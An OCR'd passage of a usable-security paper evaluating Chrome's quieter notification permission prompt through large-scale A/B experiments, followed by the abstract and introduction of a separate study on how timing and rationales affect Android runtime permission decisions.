After a website has been added to the interrupting list, it clearly has an incentive to get off as quickly as possible, which usually happens after it starts to follow the best practices guidelines when showing notification prompts. For that, we need to be able to track its explicit deny rate on the legacy prompt. Therefore, Chrome shows the quiet prompt for a random sample of 70% of the clients that see the prompt on that website, while showing the legacy prompt to the remaining 30%. We then keep monitoring the explicit deny rate from the latter 30% of clients, and when any of the above criteria is not consistently met over a certain period of time (e.g., 28 days), we remove the interrupting website from the list. We chose to use a threshold of 30% as holdback as it would allow us to get at least 300 decisions on which to test

[1] Only from the set of users who have opted in to provide crash reports and usage statistics to Google, who are signed-in with their Google account and have the "sync" functionality enabled.

whether the criteria are satisfied. This would ensure a maximum error rate on the true statistic of at most $\pm$ 5% with a 95% confidence level, even for the website with the lowest amount of decisions in our dataset. Moreover, using a limited time window (e.g., 28 days) limits the effects of inter-day spurious variations that might be due to specific events that are not necessarily representative of the users' behavior on a site over a longer period of time.

For performance reasons, we use the Safe Browsing API – which is already in place to protect users from malicious websites – to regularly send a compressed version of that list to each Chrome client, as prefix sets [20]. Then, every time a website wants to display the notification permission prompt, the client first checks whether the website is present on the local prefix list of interrupting websites. If so, Chrome then verifies with the Safe Browsing service whether the website is indeed in the most recent version of the list. If and only if that is the case, it displays the quiet UI. This is the default way that Safe Browsing enforcement works in Chrome.

4.3 Activation Mechanisms on Clients

Having described the quiet UI and how we maintain the two lists of interrupting websites, we now outline the client-side changes that were introduced to support the redesigned permission prompt and the interrupting website lists.

In order to reduce the unwanted interruptions to the browsing experience, Chrome provides two ways for users to enable the quiet notification prompts, which are purely based on behavioral data that can be observed on the client, without any interaction with the Google's backend services:

1. A toggle in the Chrome settings page, which enables the quiet UI for all notification prompts, irrespective of whether the website is on the interrupting list. This gives users the choice to enable or disable the quiet prompts whenever they wish.
2. Automatic activation after three consecutive "deny" decisions are recorded for a client on any website over the last 28 days. This reduces the unwanted interruptions for users who are very unlikely to want to receive any notifications at all. The telemetry shows that this applies to 28% of Android clients and 14% of desktop ones.

The choice of the last parameter – the number of consecutive denies before the quiet UI is automatically activated on the client – was made after a careful analysis of the impact it would have on clients and websites. We chose to use three because our data showed that it would help a substantial fraction of users who are more likely to be interrupted, while not interfering with users who do not see many prompts in the first place.

In addition to these two activation mechanisms, we are further exploring the use of machine learning methods that can leverage a larger number of on-device signals, in order to show the quiet UI in more instances where clients are unlikely to grant the notification permission.

Parameter	Exp. 1	Exp. 2
Browser version	78	80
Channel	Beta	Stable
Experiment start	09/2019	02/2020
Experiment duration	7 days	10 days
Nr. of participants	$\geq$300 M	$\geq$40 M
Nr. of websites	$\geq$70 K	$\geq$70 K
Nr. of actions	$\geq$800 M	$\geq$100 M

Table 1: Experimental parameters.

4.4 Second Experiment


When designing the above mechanisms that enable the quiet prompts, we could mostly think of their effects in isolation with respect to each other. Taken independently, they should be able to help users to have a less interrupting browsing experience, to reduce the number of required interactions and to allow them to revert to the legacy UI more easily should they change their mind. However, it is difficult to evaluate the combined effect of these changes on the interaction metrics that we want to influence. That is why we conducted a second large-scale study on a subset of Chrome clients running the stable release of the browser, which is the default one that normal users install and use.

We conducted a 10-day A/B experiment between the 7th and the 16th of March, 2020. We selected a random sample of 9% of desktop and 9% of Android clients running the stable release of Chrome version 80 as the experiment groups, for which we enabled both the client activation logics of the quiet prompts (Section 4.3) and the one based on the interrupting website lists (Section 4.2). Similarly, we selected another set of 9% of clients on each platform as the control groups, for which we disabled the quiet prompt feature completely. In other words, the clients in the control group could only see the legacy prompt. The data for this experiment is subject to the same conditions as described in Section 3.2.

4.5 Results

More than 40 million clients participated in the experiment, half of which were assigned to the control group and half to the experiment group on each platform. We recorded more than 100 million actions overall, coming from more than 70 thousand websites.[2] Table 1 summarizes the parameters of the two large-scale experiments that we conducted. As shown in Figure 7a and 7b, there is a very similar distribution


[2]Thanks to the extremely large number of samples in our experiments, we omit adding any statistical tests of the differences between the decision rates we report for the control and experiment groups, such as the Mann Whitney U Test. Even an extremely small difference, such as 10^{-6}, is statistically significant at the $p < .05$ level.



(a) By client percentile and experiment group.

(b) By percentile of URL origin and experiment group.

Figure 7: Number of notification permission prompts seen, by percentile of clients, URL origins and experiment group.



(a) Grant rate.

(b) Deny rate.

(c) Ignore rate.


Figure 8: Comparison between the control and experiment groups of the grant, deny and ignore rates across client percentiles.

of prompts seen across the experimental and control groups, across both clients and websites. This indicates that the control and experiment groups should be comparable in terms of the browsing behavior and volume of prompts observed.

Next, we look at the actions that clients of both groups took on the prompts. The first key observation is that there is only a very small reduction of the grant rate in the experiment groups, as compared to the control groups. This is a positive result, as it indicates that the quiet prompt and activation logic did not significantly affect the grant rates for websites on both platforms. The per-client average grant rates are 10% and 9.8% on desktop for the control and experiment groups, respectively, whereas they are 20.1% and 19.1% on Android, respectively. Similarly, we did not observe any significant change in the grant rate percentiles across websites either (Figure 8a), with a per-website average grant rate of 13.6% and 13.1% on desktop for the control and experiment groups, respectively, and 29.8% and 27.1% on Android, respectively.

On the contrary, the deny rate distributions shifted significantly in the experiment group compared to the control group, as expected, in particular on Android. Figure 8b shows that there are 39% more clients in the experiment group that have never denied any prompt, as compared to the control group. This means that the quiet prompt has removed at least one unnecessary prompt for 15% more Android clients already during the initial 10-day period that the feature was active. The per-client average deny rate was 31.4% lower in the experiment group relative to the control group (38.5% vs. 56.1%). On desktop, the reduction of 17.5% in deny rate was smaller (from 14.5% to 11.5%) but significant nevertheless. We observed a similar trend also when looking at the per-website average deny rates (Figure 9b), where the experiment groups on both desktop and Android were reporting reduced deny rates across all types of websites. We observed a reduction of the per-website average deny rate of 22.5% on Android (31% vs 51.6% in the experiment and control groups, respectively) and on 30% on desktop (9.8% vs 14% in the experiment and control groups, respectively).

As for the ignore rates, they increased in the experiment groups across both clients (Figure 8c) and websites (Figure 9c), and in particular on Android. The per-client average ignore rate jumped by a factor of 5 from 4% (control) to 20% (experiment) on Android, and from 39.6% to 44.4% on desktop, respectively. Across websites, the per-website average



(a) Grant rate. (b) Deny rate. (c) Ignore rate.

Figure 9: Comparison between the control and experiment groups of the grant, deny and ignore rates across percentiles of URL origins.

ignore rate also increased more than 7 times on Android (from 3% in the control group to 22.7% in the experiment group) and from 39.8% to 46.2% on desktop. The increase in the ignore rate on Android is particularly important because it suggests that many of the clients who would choose to deny a permission request opted instead to ignore it, as the grant rates are only minimally affected.

Compared to the experiment for the choice of the quiet UI described in Section 4.1, the drop in deny rates and increase in ignore rates are smaller in this experiment. We believe that such differences are mainly due to the different user base that was sampled (Beta channel vs. Stable) in the two experiments. Users in the Beta channel willingly use a non-final version of Chrome that is used for experimenting with new features, which could suggest that users of the Beta version might have a different browsing behavior than the users of the standard Stable version.

Given the results of the experiment, we can conclude that the quiet UI and its activation mechanisms are very effective in achieving the two main goals: The increased ignore rates, the reduced deny rates and the marginally affected grant rates signal that the the browsing experience of Chrome users can be improved without negatively affecting the benefits for the websites and users who show a clear benefit of the web notifications API. We plan to roll out the quiet UI feature to all of the Chrome clients in the coming months, as we monitor feedback from both users and website owners. We did not observe any significant changes in reports from users due to the quiet UI so far (September 2020).

4.6 Releasing the Notification Action Rates to the Public

To complement our quiet UI efforts with an increase level of transparency for both end-users as well as website owners, Chrome includes the average grant, deny, dismiss and ignore rates as part of the Chrome User Experience Report [18]. This publicly accessible website enables visitors to obtain aggregated URL-level metrics about loading performance from opted-in users. By making this information public, we hope to provide a positive incentive for website owners to continuously improve their notification rates in order to meet the users' expectations. Moreover, this also makes it easier for medium and high-traffic websites to check the reported rates without requiring them to implement any additional data collection and processing on their properties.

5 Discussion & Limitations

Web push notifications can be a very useful feature for users to receive timely updates about information they care about, such as breaking news, instant messages or tweets. When asking for permission to send notifications, websites should follow a set of best practices, in order to ensure that users are asked for them within the right context and at the right time. For instance, websites should give visitors some time to allow them to understand the context of the page they are on, and they should wait for a signal of explicit intent to receive notifications before showing them the permission prompt. However, our telemetry indicates that 90% of the time websites fail to successfully enroll their visitors to notifications on desktop, and 79% of the time on Android. In other words, the vast majority of Chrome users do not see enough value in receiving notifications from the websites they visit, which means that notification prompts are most often unnecessarily interrupting their browsing experience. That is why we redesigned and rethought the process by which users interact with the notification permission prompt.

In Section 4, we described the main goals of the redesign of the notification prompt, which are to (i) make the prompt UI less interruptive, (ii) reduce the number of interactions that users have with them and (iii) make it easier to change the previous choice. In this study, which is focused on the former two objectives, we are able to show that the redesigned permission prompt is very successful in reducing both the "interruptiveness" of the UI and the number of interactions that users have to make.

When running such a large-scale behavioral study with real users, we understand that it is extremely important to account for the vast diversity of both users and websites that are accessible on the Internet. It is therefore crucial to assess the effect our redesign has on the entire population of users and websites. That is why, in addition to providing statistics about the average reduction in unwanted interaction rates (i.e., deny and dismiss actions), we show the more fine-grained results that cover each percentile of both users and websites. The fact that the positive effects – a minor reduction in grant rates compared to a double-digit reduction in deny rate and large increase in ignore rates – are consistent across all percentiles of both populations is extremely important. It shows that all sorts of users – those who interact with many different websites as well as those who seldom ever see a notification prompt – benefit from a more interruption-free browsing experience. Moreover, it shows that those users who want to be engaged with the websites through notifications are only slightly impacted. Furthermore, we expect the already minor reduction in grant rates to become even smaller, as more users and sites learn and adapt to the new permission prompt UI[3]. As it is extremely challenging to determine the necessity and context of notification prompts in general, Chrome has opted for a phased roll-out of the feature. Microsoft Edge – a Chromium-based browser, has adopted a different roll-out approach [40]; since the quiet UI code was publicly released in February 2020, Edge elected to leverage this and enabled it by default to all of its users and websites.

Designing a solution that effectively balances the needs of web users who are unlikely to want to get notifications, of those that do seem to want them and of the many websites who rely on them for increased engagement and higher service utility [16] is challenging. We showed that it is possible to achieve that by bringing together the following elements: user behavior data, website metrics, proxy metrics, a new UI, and an incentive mechanism for website owners to get off the block list. The quiet UI in Chrome takes a first step towards improving the user experience, which results in a small drop in grant rates for websites. By introducing activation mechanisms that depend on each user's past actions, users who often see unwanted notification permission prompts will also be the first ones to benefit from the quiet UI. As the quiet feature activates automatically only for users who denied the prompt at least 3 times in a row, it clearly benefits the more active users who see more prompts than the average user. This was a design choice, as users who see and deny the prompt more often are also the ones who are more like to experience unnecessary interruptions. As more and more users will eventually transition to the quiet UI, websites will have a strong incentive to rethink the way they use the Notifications API and to align it with the best practices, which ultimately will improve the browsing experience for all users.

[3]For instance, at the time of this experiment, several popular websites (such as twitter.com) guide their users on how to enable notifications on the web by assuming that users would see only the legacy prompt, instead of possibly also seeing the less visible quiet UI.

We also acknowledge several limitations of our experimental design and the data collection process, which are inherent to the nature of the methodology itself. The data we analysed in this study comes from a random subset of Chrome users, but not from a "fully" random set. As mentioned in Section 3.2 and 4, we collect and analyse telemetry only from users who satisfy certain conditions, in order to respect their privacy choices and preferences. We acknowledge that, although such a population represents a double digit fraction of the overall Chrome user base, we might miss on some of the notification interactions that might have occurred on less popular websites from users who do not satisfy the criteria for inclusion in our study. However, we made various efforts to limit the impact of spurious or extremely long-tail behavior on our results. For instance, we accept data only from genuine clients that report a limited number of samples for each website, and we only consider websites with at least 1000 decisions reported in the study period. According to the telemetry, those websites account for more than 95% of all reported notification prompts, and therefore they should provide an accurate view of the web push notifications landscape. Moreover, our study did not include qualitative user feedback, which might surface additional issues and user preferences.

Finally, although this study focused on notification permission prompts in Chrome, we hope its implications will spur research into further permission types and goals, such as time-limited and more granular web permissions, and a more fine-grained measurement of cognitive load and disaffection. More broadly, our multiple activation mechanisms that blend both the user's own behavior with those of other users have shown one possible way to quickly and effectively limit the unwanted interruptions for users who, at least initially, are likely to suffer the most from them. One challenge that remains when designing such solutions is to identify who those users are and to actually assess whether the issues that experts have identified are indeed the most pressing ones for the users. Several studies of a related problem – computer security practices and advice of security experts vs. non-experts [8, 23, 38] – seem to suggest that they might not always be the same.

As a note, the experiment was conducted during the first half of March, 2020, and lasted 10 days. In China and South Korea, this was at the time when the peak of the COVID-19 pandemic had already passed or was flattening. However, it was growing in several other countries in Europe (Italy, France, Germany, Switzerland) and to some extent in other parts of the world [33]. Therefore, we cannot exclude nor quantify the effect that this extraordinary situation had on our results.

6 Conclusion

Other researchers and web browser developers have observed that notification prompts for web pages are a source of annoyance for users and that users rarely agree to receive notifications. Our first contribution was to assess this on a very large scale. We conducted analysis that included more than 300 million users, 70 thousands websites and 800 million actions on the prompts. Chrome telemetry indicated that the notification permission is the most frequently asked for permission type (74% of all permission requests are for notifications), and yet with a grant rate of 10% on desktop and 21% on Android, respectively, it is also the least likely to be granted. The frequent requests, coupled with low grant rates on both mobile and desktop, as well as high ignore and dismiss rates on desktop, indicate altogether that notification permissions are interrupting and that mostly they do not lead to a useful experience. This motivated us to rethink how users interact with notification prompts. At the same time, our study showed that 20% of users on desktop, and 30% of Android users, do grant the permission at least once. Thus for users who do want to enable notifications, it is important not make it more difficult for them to do so.

Our second contribution was thus to take on the challenge of rethinking the conditions as to when and how users interact with the notification prompts. This required us to balance the dual goals of reducing interruptiveness for the large majority of users, while having negligible impact on users who do want to receive notifications. In this paper, we presented our the process and challenges that led to the redesign of the UI and the creation of a novel activation logic.

Our first analysis study also revealed that there are fundamental differences across desktop and Android platforms, partially due to the fact that on desktop the prompt can be ignored whereas on mobile it requires an interaction in order to continue browsing the website. Therefore our redesign made it possible for Android users to also ignore the prompt with a new UI that does not block the content of the website, while allowing interested users to easily enable notifications. To support users who want notifications, the quiet UI is still visible on both platforms, albeit in a less conspicuous way.

Our third contribution was a second large-scale study, wherein we evaluated whether the redesigned prompt is successful at reducing unwanted interruptions while limiting the negative effect on the grant rates across users and websites. Our A/B test with 40 millions users and 100 million actions on the prompts has shown that the new quiet UI, together with its activation logic on clients and the crowd-sourced list of interrupting websites, is very effective in reducing the unwanted interruptions while only slightly affecting the grant rates across users and websites. Specifically, the deny rate decreased by 22.5% on desktop and by 30% on Android, while the average grant rate decreased by 3.7% and 5%, respectively. As the legacy UI is particularly interrupting on Android, we were pleased to see that the ignore rate jumped by a factor of 7. Thanks to the positive results obtained in our experiments, we intend to roll out the quiet UI feature to all clients in the next few months, while we monitor the feedback from users and website owners.

Although our quantitative experiments have shown that the new UI is very effective in achieving the goals we set, they were not instrumented to capture more qualitative data about users' attitudes and understanding of the new UI. For that reason, we intend to conduct a separate user study to evaluate whether indeed the quiet UI is easy to use, find and understand via the iconography, setting discoverability, and activation mechanisms.

7 Acknowledgements

We would like to express our sincere gratitude to Adrienne Porter Felt, Stephan Micklitz, Ji Chen, Noelle Kvasnosky Luiten, Scott Monroe Westover, the anonymous reviewers and our shepherd for helping us to improve the quality of this paper.

References

[1] Lada A Adamic and Bernardo A Huberman. Zipf's law and the internet. *Glottometrics*, 3(1):143–150, 2002.

[2] Airship. New urban airship study reveals app publishers that don't message users waste 95 percent of their acquisition spend. https://www.airship.com/company/press-releases/new-urban-airship-mobile-app-retention-study/, 2017.

[3] Efthimios Alepis. Notify this: Exploiting android notifications for fun and profit. In *International Conference on Information Systems Security and Privacy*, pages 86–108. Springer, 2018.

[4] Apple. Safari 12.1 Release Notes | Apple Developer Documentation. https://developer.apple.com/documentation/safari_release_notes/safari_12_1_release_notes, 2019.

[5] Pieter Arntz. Browser push notifications: a feature asking to be abused. https://blog.malwarebytes.com/security-world/technology/2019/01/browser-push-notifications-feature-asking-abused/, 2019.

[6] Namraata Badheka. The history of push notifications. https://medium.com/the-pushcrew-journal/the-history-of-push-notifications-43343bdf2d85, 2017.

[7] Brian P Bailey and Joseph A Konstan. On the need for attention-aware systems: Measuring effects of interruption on task performance, error rate, and affective state. *Computers in human behavior*, 22(4):685–708, 2006.

[8] Karoline Busse, Julia Schäfer, and Matthew Smith. Replication: no one can hack my mind revisiting a study on expert and non-expert security practices and advice. In *Fifteenth Symposium on Usable Privacy and Security*, SOUPS, 2019.

[9] Carlos R Cunha, Azer Bestavros, and Mark E Crovella. Characteristics of www client-based traces. Technical report, Boston University Computer Science Department, 1995.

[10] Apple Developer. Notifications - Apple Developer. https://developer.apple.com/notifications/, 2020.

[11] Android Developers Documentation. Notifications Overview. https://developer.android.com/guide/topics/ui/notifiers/notifications, 2020.

[12] Balazs Engedy. Issue 900997: abuse technique: redirect to re-prompt for notifications. https://bugs.chromium.org/p/chromium/issues/detail?id=900997, 2019.

[13] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, David A Wagner, et al. How to ask for permission. *HotSec*, 12:7–7, 2012.

[14] Joel E Fischer, Chris Greenhalgh, and Steve Benford. Investigating episodes of mobile phone activity as indicators of opportune moments to deliver notifications. In *Proceedings of the 13th international conference on human computer interaction with mobile devices and services*, pages 181–190, 2011.

[15] Andrew Gazdecki. What is a push notification? and why should you care? https://www.biznessapps.com/blog/what-is-a-push-notification/, 2017.

[16] George Deglin – One Signal Podcast. The Importance of Good Notifications. https://onesignal.com/podcasts/the-importance-of-good-notifications-w-pj-mclachlan, 2020.

[17] Lauren Goode. A brief history of smartphone notifications. https://www.wired.com/story/history-of-notifications/, 2019.

[18] Google. Chrome User Experience Report. https://developers.google.com/web/tools/chrome-user-experience-report#notification_permissions, 2020.

[19] Google. Google Chrome Privacy Whitepaper. https://www.google.com/chrome/privacy/whitepaper.html, 2020.

[20] Google. Safe Browsing Update API (v4). https://developers.google.com/safe-browsing/v4/update-api, 2020.

[21] Johann Hofmann. Reducing Notification Permission Prompt Spam in Firefox. https://blog.nightly.mozilla.org/2019/04/01/reducing-notification-permission-prompt-spam-in-firefox, 2019.

[22] Gary Illyes, Henner Zeller, Lizzi Harvey, and Martijn Koster. Robots exclusion protocol. https://tools.ietf.org/html/draft-koster-rep-00, 2019.

[23] Iulia Ion, Rob Reeder, and Sunny Consolvo. "... no one can hack my mind": Comparing expert and non-expert security practices. In *Eleventh Symposium On Usable Privacy and Security*, SOUPS, pages 327–346, 2015.

[24] Jiyeon Lee, Hayeon Kim, Junghwan Park, Insik Shin, and Sooel Son. Pride and prejudice in progressive web apps: Abusing native app-like features in web applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS, pages 1731–1746. ACM, 2018.

[25] Daniel C McFarlane and Kara A Latorella. The scope and importance of human interruption in human-computer interaction design. *Human-Computer Interaction*, 17(1):1–61, 2002.

[26] PJ McLachlan. Introducing quieter permission ui for notifications. https://blog.chromium.org/2020/01/introducing-quieter-permission-ui-for.html, 2020.

[27] Abhinav Mehrotra, Mirco Musolesi, Robert Hendley, and Veljko Pejovic. Designing content-driven intelligent notification mechanisms for mobile applications. In *Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp '15, pages 813–824. ACM, 2015.

[28] Abhinav Mehrotra, Veljko Pejovic, Jo Vermeulen, Robert Hendley, and Mirco Musolesi. My phone and me: Understanding people's receptivity to mobile notifications. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, CHI '16, pages 1021–1032. ACM, 2016.

[29] Tomas Meskauskas. Browser Push Notifications: Useful Feature Exploited by Deceptive Marketers. https://securityboulevard.com/2019/08/browser-push-notifications-useful-feature-exploited-by-deceptive-marketers/, 2019.

[30] Microsoft. Change notification settings in Windows 10. https://support.microsoft.com/en-us/help/4028678/windows-10-change-notification-settings, 2020.

[31] Mozilla. Restricting Notification Permission Prompts in Firefox. https://blog.mozilla.org/futurereleases/2019/11/04/restricting-notification-permission-prompts-in-firefox, 2019.

[32] Tadashi Okoshi, Julian Ramos, Hiroki Nozaki, Jin Nakazawa, Anind K. Dey, and Hideyuki Tokuda. Reducing users' perceived mental effort due to interruptive notifications in multi-device mobile environments. In *Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp '15, pages 475–486. ACM, 2015.

[33] Our World in Data. COVID-19: Daily new confirmed cases, rolling 7-day average. https://ourworldindata.org/grapher/daily-covid-cases-7-day, 2020.

[34] owencm@chromium.org. Best practices for push notifications permissions ux. https://docs.google.com/document/d/1WNPIS_2F0eyDm5SS2E6LZ_75tk6XtBSnR1xNjWJ_DPE, 2015.

[35] Constantinos Patsakis and Efthimios Alepis. Knock-knock: The unbearable lightness of android notifications. *arXiv:1801.08225 [cs]*, 2018.

[36] Veljko Pejovic and Mirco Musolesi. InterruptMe: designing intelligent prompting mechanisms for pervasive applications. In *Proceedings of the 2014 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp '14, pages 897–908. ACM, 2014.

[37] Martin Pielot, Amalia Vradi, and Souneil Park. Dismissed! a detailed exploration of how mobile phone users handle push notifications. In *Proceedings of the 20th International Conference on Human-Computer Interaction with Mobile Devices and Services*, pages 1–11, 2018.

[38] Elissa M Redmiles, Noel Warford, Amritha Jayanti, Aravind Koneru, Sean Kross, Miraida Morales, Rock Stevens, and Michelle L Mazurek. A comprehensive quality evaluation of security and privacy advice on the web. In *29th USENIX Security Symposium*, pages 89–108, 2020.

[39] Internet World Stats. World Internet Users Statistics and 2020 World Population Stats. https://www.internetworldstats.com/stats.htm, 2020.

[40] Microsoft Edge Team. Reducing distractions with quiet notification requests. https://blogs.windows.com/msedgedev/2020/07/23/reducing-distractions-quiet-notification-requests, 2020.

[41] Phani Vadrevu and Roberto Perdisci. What you see is NOT what you get: Discovering and tracking social engineering attack campaigns. In *Proceedings of the Internet Measurement Conference*, IMC '19, pages 308–321. ACM, 2019.

[42] Anne van Kesteren and Johann Hofmann. Upcoming notification permission changes in Firefox 72 – Mozilla Hacks - the Web developer blog. https://hacks.mozilla.org/2019/11/upcoming-notification-permission-changes-in-firefox-72, 2019.

[43] W3C. Web Notifications. https://www.w3.org/TR/notifications/, 2015.

[44] MDN web docs. Introduction to web APIs - Learn web development | MDN. https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Client-side_web_APIs/Introduction, 2020.

[45] MDN web docs. Notifications API - Web APIs | MDN. https://developer.mozilla.org/en-US/docs/Web/API/Notifications_API, 2020.

[46] MDN web docs. Web Push API Notifications best practices. https://developer.mozilla.org/en-US/docs/Web/API/Push_API/Best_Practices, 2020.

[47] Xu and Sencun Zhu. Abusing notification services on smartphones for phishing and spamming. In *Presented as part of the 6th USENIX Workshop on Offensive Technologies*, 2012.

Explanation Beats Context: The Effect of Timing & Rationales on Users' Runtime Permission Decisions

Yusra Elbitar[§*], Michael Schilling[§], Trung Tin Nguyen[§*], Michael Backes[§], Sven Bugiel[§]
[§] CISPA Helmholtz Center for Information Security, [*] Saarland University

Abstract

Current mobile platforms leave it up to the app developer to decide when to request permissions *(timing)* and whether to provide explanations why and how users' private data are accessed *(rationales)*. Given these liberties, it is important to understand how developers should use timing and rationales to effectively assist users in their permission decisions. While guidelines and recommendations for developers exist, no study has systematically investigated the actual influence of timing, rationales, and their combinations on users' decision-making process. In this work, we conducted a comparative online study with 473 participants who were asked to interact with mockup apps drawn from a pool of 120 variations of 30 apps. The study design was guided by developers' current permission request practices derived from a dynamic analysis of the top apps on *Google Play*. Our results show that there is a clear interplay between timing and rationales on users' permission decisions and the evaluation of their decisions, making the effect of rationales stronger when shown upfront and limiting the effect of timing when rationales are present. We therefore suggest adaptation to the available guidelines. We also find that permission decisions depend on the individuality of users, indicating that there is no one-fits-all permission request strategy, upon we suggest better individual support and outline one possible solution.

1 Introduction

Mobile platforms such as Android and iOS handle some of users' most private data, can precisely record information using available sensors, and are "always on". To keep users in control, these platforms make it possible for users to delegate access rights (permissions) to apps. As such, the user decides *which* app is granted which permissions, while it is up to the app developer to decide *when* to ask the user for permission and whether to provide an explanation as to *why and how* data is accessed. The timing of permission requests, along with the accompanying explanations or "rationales", form a one-way communication channel from developers to users. This channel conveys information meant to help users make informed permission decisions which reflect their individual values and privacy preferences in a given context.

Prior work [1] as well as current Google guidelines [2] contain recommendations for developers about when and how permissions should be requested. Although the available advice seems straightforward, there is not enough scientific evidence to thoroughly support it. We unfortunately do not know how timing, rationales, and their combinations affect users' decisions, which strategies in asking for permissions help users the most, and whether those guidelines agree with users' preferences. In the literature, a large body of work has focused on understanding the reasons behind users' permission decisions [3–9], but all those prior studies have been conducted either on the obsolete install-time permission model or on the current permission model but without considering the different variations depending on timing and rationales within the model itself. Other researchers studied the isolated effect of rationales on users' permission decisions [10] or developers' current rationale practices [10, 11]. Prior works that considered both timing and rationales only reported the status quo of developers' current permission request practices [12]. This leaves a gap in the understanding of the effects and interactions of these variables on users' decisions and whether these decisions mirror the individual interests of users.


In this work, we will focus on how timing (upfront/in-context) and rationales (presence/absence) affect users' perception of their decision as well as how developers can use these factors to best support users in deciding whether to grant permissions. To answer those questions, we conducted the first analysis (to the best of our knowledge) of the communication channel for permission requests between the app developer and the user from both perspectives. We started by dynamically analyzing the top apps on Google Play to explore how developers currently request permissions at app runtime (Section 4). During this first step, we captured over 2,500 dangerous permission requests. Based on those findings, we then designed and conducted a comparative user study with

473 participants from Amazon MTurk to investigate the effect of timing, presence/absence of rationales, and their interactions on users' permission decisions (Section 5). Our study focused on one standardized rationale design and wording which was informed by the empirical analysis. To ensure generalizability, we provided participants with realistic settings by using a total of 30 interactive mockup apps. We created four versions of each app to request a permission for each possible combination of timing and rationales (i.e., upfront with and without rationale, and in context with and without rationale). Throughout our study we collected answers to around 1,800 permission requests which capture participants' permission decision, their perception of having made an informed decision, their satisfaction with the decision, their perceived control over the decision, and how clearly they understood the purpose of the requested permission.

Our results (Section 6) indicate a mutual interplay between the timing of permission requests and rationales. Overall, we found that rationales increase grant rates and have a positive effect on users' perception of their decisions. However, this effect is stronger when rationales are added upfront rather than in context. As for timing, on one hand, asking for permissions in context has a positive effect on users' perception when no rationales are present. On the other hand, requesting permissions in context always has a positive effect on grant rates, regardless of the presence of rationales. Based on these findings (Section 7), we suggest the adaptation of Google's current guidelines [2] to better support users in their decision-making process. Going beyond these aspects, however, we also found that permission decisions depend on individual differences between users. As a consequence, we argue that there is no one-size-fits-all permission request strategy. Therefore, current mobile platforms could benefit from built-in support for users to customize permission requests. This could be realised through a system setting that would enable users to configure when they would like to see permission requests and whether they prefer to see rationales.

2 Background

